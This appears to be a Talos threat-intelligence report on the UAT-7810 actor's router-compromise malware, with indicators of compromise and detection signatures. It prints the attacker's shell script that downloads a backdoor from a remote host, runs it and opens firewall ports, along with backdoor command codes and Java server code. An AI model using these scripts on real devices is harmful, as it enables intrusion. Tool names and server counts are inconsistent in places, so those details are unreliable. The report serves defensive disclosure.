

UAT-7810 continues building ORB networks using new malware

By Jungsoo An

Published: 2026-07-07 · Archived: 2026-07-14 02:00:52 UTC



Tuesday, July 7, 2026 06:00

- Cisco Talos is actively tracking infrastructure and malware associated with UAT-7810, an advanced persistent threat (APT) actor responsible for maintaining and proliferating the [LapDogs](#) Operational Relay Box (ORB) network, first disclosed by SecurityScorecard in 2025.
- UAT-7810 is most likely tasked with establishing Operational Relay Box (ORB) networks that can then be leveraged by associated secondary threat actors to conduct their own malicious attacks against high value targets.
- Talos' latest findings on UAT-7810 indicate that the threat actor continues to develop their custom-made malware, dubbed "SHORTLEASH," with a newer version already being developed and hosted on attacker-controlled infrastructure. We track this new version of SHORTLEASH as "LONGLEASH."
- Furthermore, we've discovered two new malware families in UAT-7810's arsenal: a C-based backdoor we track as "DOGLEASH" and a JAVA-based backdoor we track as "JARLEASH."

Talos assesses with high confidence that UAT-7810 is a China-nexus threat actor based on the infrastructure that it provides to secondary China-nexus APTs such as [UAT-5918](#). [Open-source reporting](#) has also illustrated overlapping tooling between UAT-5918 and UAT-7810. However, at this time, Talos considers UAT-5918 and UAT-7810 separate APT actors tasked with their own set of objectives and targets.

Talos' latest findings on UAT-7810 indicate that the threat actor continues to develop their custom-made malware dubbed "SHORTLEASH" with a newer version already being developed and hosted on attacker-controlled infrastructure. We track this new version of SHORTLEASH as "LONGLEASH."

Talos has also discovered two more previously unknown tools in UAT-7810's arsenal:

- DOGGLEASH: A malicious backdoor that can execute arbitrary shellcode on the compromised Linux device
- LEASHTTEST: A Linux binary (ELF) that is used for testing rudimentary functionality on MIPS-based embedded devices

Talos' findings also illustrate that UAT-7810 used at least four new servers to host a variety of minor variations of DOGGLEASH to deploy against compromised targets. An additional JAVA-based (JAR package) backdoor that we track as "JARLEASH" was also deployed by UAT-7810 on at least one of the three servers for administration purposes, including file management, FTP, SFTP, and Netcat.

UAT-7810 exploits n-day vulnerabilities

Talos has observed UAT-7810 primarily exploit known vulnerabilities in unpatched Ruckus wireless routers, a tactic UAT-7810 has used since 2025. CVEs exploited include:

- [CVE-2020-22653](#)
- [CVE-2020-22658](#)
- [CVE-2023-25717](#)

UAT-7810 infrastructure

Talos discovered four new servers being used by UAT-7810 to host malicious payloads for a variety of hardware platforms including MIPS, ARM, and x64. The malware hosted predominantly consists of DOGGLEASH, and accompanying shell scripts are executed on compromised systems to download and execute DOGGLEASH.

All three of the following IP addresses were associated with VPS instances that indicated UAT-7810 acquired and used these servers as download locations:

- 194.233.92[.]26
- 217.15.160[.]247
- 217.15.164[.]147

One of the IPs, "217.15.164[.]147", was also used as infrastructure to conduct exploitation of ASUS' [AiCloud Routers](#) in early 2026 — specifically [CVE-2025-2492](#) — indicating that UAT-7810 or an associated threat actor likely attempted to expand their ORB network to AiCloud Routers.

The other two IPs ("194.233.92[.]26" and "217.15.164[.]147") hosted a TLS server on port 99 with the certificate fingerprint:

```
c2ab9adaba93ff094b8f3fc37d906014d870582039d276b7bd03e6fd583d8a15
and
subject_dn = "C=exploit, ST=exploit, L=exploit, O=exploit, OU=exploit, CN=exploit"
```

Forensic analysis of compromised networking devices led to the discovery of a fourth IP address UAT-7810 used to host their malicious payloads: "95.182.100[.]231", residing in Hong Kong.

UAT-7810's malware suite

LONGLEASH: A new version of SHORTLEASH

LONGLEASH is a new version of UAT-7810's previously disclosed backdoor [SHORTLEASH](#). SHORTLEASH consisted of a backdoor capable of contacting its command and control (C2), hosting a web server, managing tunnels, and acting as both a C2 server and client. LONGLEASH, however, contains a variety of additional capabilities, indicating that UAT-7810 is actively developing it for use against their targets.

LONGLEASH is built off the same codebase as SHORTLEASH, with both tools being internally named “ff-agent”. The LONGLEASH variant compiled for MIPS processors is built on the asynchronous version of the Boost library ([Boost.Asio](#)) to minimize the blocking time and maximize the performance of the network.

The internal name for the LONGLEASH project is “nz1.0” and it has the following major components:

- Base: Contains the implant's logging and utilities, such as routines for Base58 and Base64 encoding and decoding.
- Executor: Supports several capabilities, including the main proxying functions, for setting up the following channels:
 - Reverse shell to C2
 - Proxy servers for HTTP, DNS, SOCKS, TCP, ICMP, and UDP
 - Packet redirection for traffic based on TCP, UDP, and HTTP
 - SMTP server and client

The other major executor modules support managing of network connections to other servers, including TLS and public key infrastructure, managing clients connected to the implant, sockets and URIs.

The executor is also tasked with authorization of clients, routing of the messages through the proxy network, and setting and management of basic network tunnels.

Finally, the executor contains functionality to remove the implant and all traces from the server if a suspicious connection or tampering is detected.

- Core: Provides basic authorization and node identification services, HTTP encoding and utilities, processing of protocol buffer (protobuf) encoded messages, basic SHA checksum functions, task management, and basic security.

The implant contains the User-Agent string "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36" which may allow it to hide within legitimate traffic purporting to be an instance of the Windows Chrome version 122.

Apart from the Boost.Asio, the implant contains code from at least two open-source libraries: Nanopb, used for processing protobuf messages, and [MbedTLS](#), for establishing TLS, proxying TLS encrypted communications, and managing x509 certificates for the network. The implant does not use a standard libc library but a small [musl](#) library libc that implements C functions on top of Linux syscalls.

LONGLEASH also has the capability to act as an intermediate C2 server. It can obtain commands and data from the original C2 and forward to its peers.

```
::shell_channel
::nproxy_channel
::pressure_test_channel
::nproxy_tunnel_manager
::nproxy_manager
::basic_proxy_service
::nproxy_group_service
::tcp_proxy_agent
::http_proxy_service
::http_proxy_client
::socks_proxy_service
::socks_proxy_client
::tcp_forward_service
::tcp_forward_client
::tcp_redir_service
::tcp_redir_client
::packet_redir_client
::packet_redir_service
::icmp_proxy_agent
::udp_proxy_agent
::udp_forward_service
::udp_forward_client
::udp_redir_service
::udp_redir_client
::nproxy_tunnel
::basic_proxy_channel
::tcp_proxy_service
::tcp_proxy_channel
::tcp_proxy_client
::packet_proxy_channel
::udp_proxy_service
::udp_proxy_client
```

Figure 1. LONGLEASH's functional components.

DOGGLEASH: The passive backdoor

Talos also discovered a previously unknown backdoor, developed and operated by UAT-7810, that we track as DOGGLEASH. After compromising a networking device, UAT-7810 deploys a shell script that:

1. Downloads DOGGLEASH.
2. Adds iptables rules to allow TCP traffic to a specific port, on which DOGGLEASH binds and listens.
3. Executes DOGGLEASH on the device.

```

kill -9 `ps ax|grep /tmp/<LOCAL_DOGLEASH_FILENAME> |grep -v grep |awk -F " " '{print $1}'`
ter_wget -P /tmp http://<IP/URL>/<REMOTE_DOGLEASH_FILENAME>
mv /tmp/<REMOTE_DOGLEASH_FILENAME> /tmp/<LOCAL_DOGLEASH_FILENAME>
sleep 1
chmod +x /tmp/<LOCAL_DOGLEASH_FILENAME>
/tmp/<LOCAL_DOGLEASH_FILENAME>
iptables -I INPUT -p tcp --dport <Port> -j ACCEPT
iptables -t nat -I PREROUTING -p tcp --dport <Port> -j ACCEPT

rm -rf /tmp/<LOCAL_DOGLEASH_FILENAME>
rm -rf $0

```

Figure 2. Startup script for *SHORTLEASH*.


DOGLEASH will bind and listen for an incoming request on a local hardcoded port. Any TCP data received is then decoded using a hardcoded password string. Based on the command code and accompanying data received, it creates a new thread in the process and carries out a specific action:

Command code	Action taken
0x2268, 0x2267	Execute command using /bin/sh -c
0x2266	Read file
0x2271	Rename file to create a backup
0x2273, 0x2274	Close socket listener
0x3450	Get OS info info -> release, version, machine HW ID, node name
None of the above	Execute code in memory

JARLEASH: The JAVA-based administrator

JARLEASH is a JAR-based backdoor that UAT-7810 deploys on their own infrastructure, as well as on compromised systems with JAVA available, to enable easy access to the system. JARLEASH is accompanied by a

startup script that first kills any active instances of JARLEASH on the system, and then spawns the JAVA container to deploy JARLEASH.



```
fpid=`ps -ef|grep <JARLEASH_FILENAME>|grep -v grep|awk -F " " '{print $2}'`
ps -ef|grep <JARLEASH_FILENAME>|grep -v grep
if [ $? -eq 0 ];then
    echo "The process is running and will be restarted"
    kill -9 $fpid
    nohup java -Xms1g -Xmx1g -Dspring.config.location=<JARLEASH_CONFIG_FILE> -jar
    <JARLEASH_FILEPATH>>/dev/null 2>&1 &
else
    echo "The program is not running"
    nohup java -Xms1g -Xmx1g -Dspring.config.location=<JARLEASH_CONFIG_FILE> -jar
    <JARLEASH_FILEPATH>>/dev/null 2>&1 &
fi
```

Figure 3. Startup script for JARLEASH.

JARLEASH can either use an external configuration file or default to an embedded configuration. The configuration file contains comments in Simplified Chinese, indicating that the operators were Chinese-speaking individuals.

The backdoor has the following capabilities:

- Host a web-based file management interface
- FTP and SFTP servers
- Run a netcat server on a specified IP and port number

```

public static synchronized void addNetCat(NetCatServer netCatServer) {
    Set<NetCatServer> netCatServers = RUNNING_TASK_NET_CAT.get(netCatServer.getTaskId());
    if (netCatServers == null)
        netCatServers = new CopyOnWriteArraySet<>();
    netCatServers.add(netCatServer);
}

public static synchronized void removeNetCat(NetCatServer netCatServer) {
    Set<NetCatServer> netCatServers = RUNNING_TASK_NET_CAT.get(netCatServer.getTaskId());
    if (netCatServers != null) {
        netCatServers.remove(netCatServer);
        if (netCatServers.size() == 0)
            RUNNING_TASK_NET_CAT.remove(netCatServer.getTaskId());
    }
}

private static final FTPServer[] FTP_SERVERS = new FTPServer[1];

public static synchronized FTPServer showFtpServer() {
    return FTP_SERVERS[0];
}

public static synchronized void setFtpServer(FTPServer ftpServer) {
    FTP_SERVERS[0] = ftpServer;
}

private static final TFTPServer[] TFTP_SERVERS = new TFTPServer[1];

public static synchronized TFTPServer showTftpServer() {
    return TFTP_SERVERS[0];
}

public static synchronized void setTftpServer(TFTPServer tftpServer) {
    TFTP_SERVERS[0] = tftpServer;
}

```

Figure 4. JARLEASH core components.

LEASHTEST: Testing the waters

Talos also discovered a test binary UAT-7810 developed that we track as “LEASHTEST.” This binary is not malicious as-is, but its presence on a device likely indicates a compromise. It is used to test rudimentary functionality on the MIPS platform. Internally named “iot-test”, it checks to see if it can take the following actions on an Internet-of-Things (IOT) device:

- Create a thread and join it
- Bind and listen to a port to open up a TCP acceptor
- Create a child process (sub program)
- Create an async timer
- Print “Hello World!”
- Test exception handling routine

The development and use of LEASHTEST signifies that even though they have developed LONGLEASH, a full-fledged backdoor framework, UAT-7810 is still actively testing functionality on MIPS platforms and may not be completely confident of its behavior on MIPS devices.

Coverage

SNORT® SIDs for the threats detailed here are: 66433, 66432, 66430, 66431, 301493.

ClamAV signatures for the malicious tooling associated with this cluster are:

- Unix.Backdoor.Agent-10059997-1
- Unix.Backdoor.Agent-10059998-0
- Unix.Backdoor.Agent-10059999-0
- Java.Backdoor.Agent-10060000-0
- Unix.Backdoor.Agent_mips32-10060001-0
- Unix.Backdoor.Agent_mips32r2-10060002-0
- Unix.Backdoor.Agent_armv7-10060003-0
- Unix.Backdoor.Agent_mips1-10060004-0
- Unix.Backdoor.Agent_mips32r2el-10060005-0
- Unix.Backdoor.Agent_mips32el-10060006-0

IOCs

Network indicators

```
194.233.92[.]26
217.15.160[.]247
217.15.164[.]147
95.182.100[.]231

http[:]//217.15.160[.]247:8088/
http[:]//217.15.160[.]247:2222/
http[:]//217.15.160[.]247:99/
http[:]//194.233.92[.]26:8088/
http[:]//194.233.92[.]26:2222/
http[:]//217.15.164[.]147:99/
http[:]//217.15.164[.]147:8088/
http[:]//217.15.164[.]147:2222/
http[:]//95.182.100[.]231:2222/
```

Malware indicators

LEASHTEST

```
1b5649b479fd625de5c8120873644b5eb669cc89cd504582c18e0ae350fd8823
```

LONGLEASH

```
755fcee1337a252203002ecfdf673a08cfadeda8d738bef2d518a08e0626aa4f
```

Startup script for JARLEASH

```
e799d72929d7ccc7f6b6109742b8cc482838303207efc989543b6e1ca6d16e9c
```

Configuration file for JARLEASH

```
3b89d183eb014e29d9d0d4e45fc2b784a7fcfcf31dd48fd3bde30f8d956383d1
```

JARLEASH

```
324d95024fc8da5c92b5a1f4825aed5a2a91c9ca8fb6aa52abb332a4c9cf4257  
bafba443170e54ef7fd431ce7f1b5e202719f3fd022e4ef70788904f574d2cdf
```

DOGLEASH

```
604b53f87d6c070bf387e80c70a6df8d272fa3fc143148d41f13e59d52ab1f13  
c92541f273eeb576d39235d0a5c6f18f2574b132a1022598edfa38065783ab98  
29c7fccc6ef8cbfe4da9a169c7c74bacaea1fb515a1fddef91ab1b1522f76e4c  
425bf771c8c9f740b1ae9803dcb4fd45af4d6a6f171fcc72fc7d511095ca82ce  
ac8eae94d27122f4751bc96d9ea52d30000b7ca37569a2291b2710824ca3396f  
dc4f25b2247cfdd6fc96848db30a178baa4419a4c854e86e315b465836102d14  
3878dd5c8eba1e5b53ab2e07e7b5482e95a3fd3e98268bcd7861318bc9902376  
9b9e0e5a1eb469b8d20dc23351e08ff5d5731e1cedce0dde9bbd00a76217f13  
57bdab2ba4b05ec0338c06632599393d5b14227f31a43fe950ea8fdd47428715  
b8d247fd1fb85d24a17afeec3815906dfbcdc5359647910b4a153900ec999a0f  
5e225ea2648a8cba0fd94ec7fd8ce5315f5d0cc2922bafc9db3c8c41280e917c  
d5cf7315186a78ab6a7475c338bdf101bc6461930aaa7a012a02cf93f347c207  
dd0fc1a88180fde8367bec7086f99294f36b8332f12994293139ed532d2ebbac  
5c3f190571645c4641dcff2c07a4c3ab9acad06aa9607350a385729d8d6139f1  
323c3a91be60ebc3e06e942bad04899a15911cea23269e43d07829164b2ce5d4  
880425fee707e9f42e0b8d60119ed639b1ad506ea29877d126bdebce379cd229  
e5d2de8ae98579bfb940290f60e59a502b3065345aaf765456387989c0488b20  
2e0e43776e2e1a37d882a1b2ebb7d337ee88950177e43831dae645a367824feb  
b5969636eec376ad6c3ece2202b1722219955638e09b6f96d4cfc0598d3b1890  
1660536f448b8b9f086ce9ea3ce4e9deefc59a76711ea53ee6d8f08fc8c1bb99  
65feba2c971c214e71303ad2e0fbf62b45ebcaa784cbf3d0dab62786cb4c0469  
53ac2b231c23d41234e55b1f7ed89f86234f785adbbe820959655d7b019d7df9  
33c10b77e1da9f0679023d55fb3057879d15609db9c1d46ee5c3ff1240a3d052  
5faea1650cac0f3ffd2dc1fb220182095a46e34158967d37c2a942e85e2ca97b  
62d4ec87ed21f0d15cb769b0b2a5577cab41fc2cdb1e7e796c5bdf09264dd9a  
534a4a5bfff2609a2d6e088cb87465c08c2d69c6aaa7d2ffcbcd491274b8505f1  
5eab4c61baa67ae2838a36c2e6ff0476a8f2117b96a7027b830c8cb46ce78efc  
0af4c52a1d13e4132a1843ce7727abcf0ddd4d1ca6a4b17cdf599ec3f355c241  
d4861088161fc72b9922abf933b4ea664a807105ec1eab4a173253aa60bfe6d7  
3d296af7f29c0425655bd1cc0be48fe4aba52ee6760a89e805ca2589f4ef4d77
```

f235d2e044c2f7814e6bbcd835b9fd9f10f227dacfb9396185ec2013e7df4db4
4130f49fa81a699a667cafdbd6d1f6e781edd686c947eb8ae27134f6dc2c43d7
0a8555a71868749be8c905ed53296ce335af50a9262772b5e154ad3f9c35c2e4
5dbfa033676b5caacfae902734ce462cd871181eefbe299250ca8ac7e139719e
20fcba222f74dd68aaeb1f0ad30cdf702a828ee164a182b30d05d600c35b72d9
912adea5339c73cb4a777a3e9f98bf3cb08da6622c9dd3b4cc9b083cb03d10a2
03926e3da998f32ad898b640bd15cf145768f9e849e6f18d81350234254c424e
16971f9706d70ac4925651c7c8719b9d77aff63e4c0a618129efc32c2c46b989
6917c0f9eafe42e33e791b75a7e503ff8b081bc10a98449e4076787dfc6c16
c7c9bfa9ffcd8fb6a2afe656f510c406ddc58ebff48ce1d0fd3fad951b46a36e
b9fe48bda9a6c8787981a24f8bbc723a6f6aa80cab5fa53481937382f3c6ce85
f3bfb4481f30fd840f35568746f54be49eb92b2c9ac95597a7760abb171cb54b
6366d59b573d50fd23ff650923c4a8c1c918518a02d0a56f12c23533c45f439d
3fcaa3038e365b6ab0b121e2cd319c56b74e37381943a0da0e8dce407087cdb8
bf70c6f3a8e913f526ec57eec50e1306f7b34b037915b7a1cf2968cc46acc58
0352f3e338261d98895df4c7b7a76b296485b2290c72bce56603351d167d0601
52b871429833e1dee348263844efb531f6a3fcd321f88dc8a876caae912cedd
5db2ce9acd50f96d566e8d139f6490abf2bbf7a9293b876eeb4598fd2c37c515
3169a6dbcce684e2c5a2f166996b58ffa673df6e58b8edf2bdf3e66271c8c69e
d871d76171504597bba387689e12e7a5e354c360ff135f4df231cec68c761af
d1f963b88672f3676a7da1580262ba0d4f367cc57a94b551754c20f77a670c43
76d9e2a2ff313f5b91cc67aab1127122baee1c3efbae1087e58a25bc5f1eb065
8c104da0e66ef6384663309aaf8fb49f549f2785d835eec620b265f8aa11d9f0
c494c878e28284539419612616d964ab9224cbe27e57f42293d91d02d684e3db
08701ed7975bf4f5688c2724d27ab497764200ad6f4dc53d3cc03b170378ced0
604b53f87d6c070bf387e80c70a6df8d272fa3fc143148d41f13e59d52ab1f13
0a8cae96e25e85c612b0736fe886f9b124ad70ec425bc2ec1a8a4135b25436ba
8459ff264a2c81c68a34c4ee6bc109d141ad28b96037d34ff112322a4c853739
68445a37a9943a267a8b2100fba2678353d6ec88844505ccbba659e586c7a105
29686c933cec1e274467e2dae264625ae6f754824bb7f550bc9c3131f625562c
d973ad5a80c3d7468a9c392db4166857ed32b5d61cd6755766ba8922156dada3
f5a57dfae488d9dfe260b32460a1d947fb5af58ceaf2fb0139bc08b4bb79a966
2ebc1b6cf543e2cb3f22d9a5b54b6676bb71dde98df7532f8791297734e44fdd
6dbd507ca7cecea861f9cf704b3c5c37f5bd5392886a8c2562088892b7703fa5
89f0a67bc595ab8bce02c2f95f9292ad06e1868207e809c76bd16f0cab800c06
d81201d0fc19977e51104438a5b9cba861f4da20cea3ae9183edf16ab11d98f8
9d52cb4febf3342c34dcc8198dcaf453458be3699ab47dc08616aa7f18daa7fa
9a927c37a31b80975c5c5467f112b61478c9493c046281046443525358a5acb0
6cda1e81667f869940401f05a55c8dea94dbdf3ceffb93b5f320a6462cfea44d
745538dea8ed9aec4466e67a9d0aecf9e7026ff16a792d1d6f306e8b67d3f34c
13acadb3541e75af50e02d5be56c2238b93d8f154ce5514be1558e6ee59a1432